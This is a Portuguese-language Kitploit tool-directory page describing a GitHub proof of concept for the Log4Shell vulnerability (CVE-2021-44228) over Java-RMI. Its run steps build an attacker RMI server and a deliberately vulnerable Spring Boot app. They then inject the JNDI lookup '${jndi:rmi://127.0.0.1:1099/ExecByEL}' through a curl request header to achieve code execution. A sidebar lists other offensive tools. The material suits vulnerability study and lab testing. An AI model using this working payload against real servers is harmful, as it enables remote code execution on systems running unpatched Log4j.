
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
log4shell-rmi-poc — Uma Prova de Conceito das vulnerabilidades Log4j (CVE-2021-44228) sobre Java-RMI | Kitploit

Ferramentas/GitHubGitHub/labout/log4shell-rmi-poc
Análise de VulnerabilidadesExploraçãoExploração de Aplicações WebTestes de PenetraçãoAprendizado e EducaçãoDesenvolvimento de Payloads
GitHublabout/log4shell-rmi-poc

log4shell-rmi-poc

Uma Prova de Conceito das vulnerabilidades Log4j (CVE-2021-44228) sobre Java-RMI

Ver Repositório
8422há 4 anosAinda não revisado
Compartilhar

log4shell-rmi-poc

Uma Prova de Conceito da vulnerabilidade Log4j (CVE-2021-44228) sobre Java-RMI
Utiliza Log4j 2.5.7 do spring-boot-starter-log4j2

Requisitos:

Testado com Java 8 (JDK 1.8.0_25) e Java 11 (JDK 11.0.1)

Como executar a POC

1. Clone o repositório:

git clone https://github.com/Labout/log4shell-rmi-poc.git

2. Inicie o servidor RMI atacante

cd Log4jshell_rmi_server

./mvnw clean package

java -jar target/Log4jshell.rmi.server-0.0.1-SNAPSHOT.jar


Você deve obter algo como isto: rmi server
3. Inicie a aplicação Log4j vulnerável (aqui uma aplicação spring boot)

Em um novo Terminal

cd vulnerabel_log4j_app

./mvnw clean package

java -jar target/vulnerabel_log4j_app-0.0.1-SNAPSHOT.jar

4. Injete um JNDI vulnerável através do cabeçalho "Accept-version"


curl 'http://localhost:8080/hello' --header 'Accept-Version: ${jndi:rmi://127.0.0.1:1099/ExecByEL}'

Como pode ver, a aplicação vulnerável chama a aplicação Calculadora. exploit
Referências

https://www.cisecurity.org/log4j-zero-day-vulnerability-response/
https://www.lunasec.io/docs/blog/log4j-zero-day/


Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    513
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    471
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    345
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    311
  • 5

    estorides

    grisuno/estorides

    Agrega mais de 99 fontes OSINT gratuitas em paralelo, resolve entidades em um grafo de conhecimento e exporta STIX 2.1, MISP ou GraphML com análise assistida por LLM.

    303
  • 6

    opencti

    opencti-platform/opencti

    Plataforma Aberta de Inteligência de Ameaças Cibernéticas

    303

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →




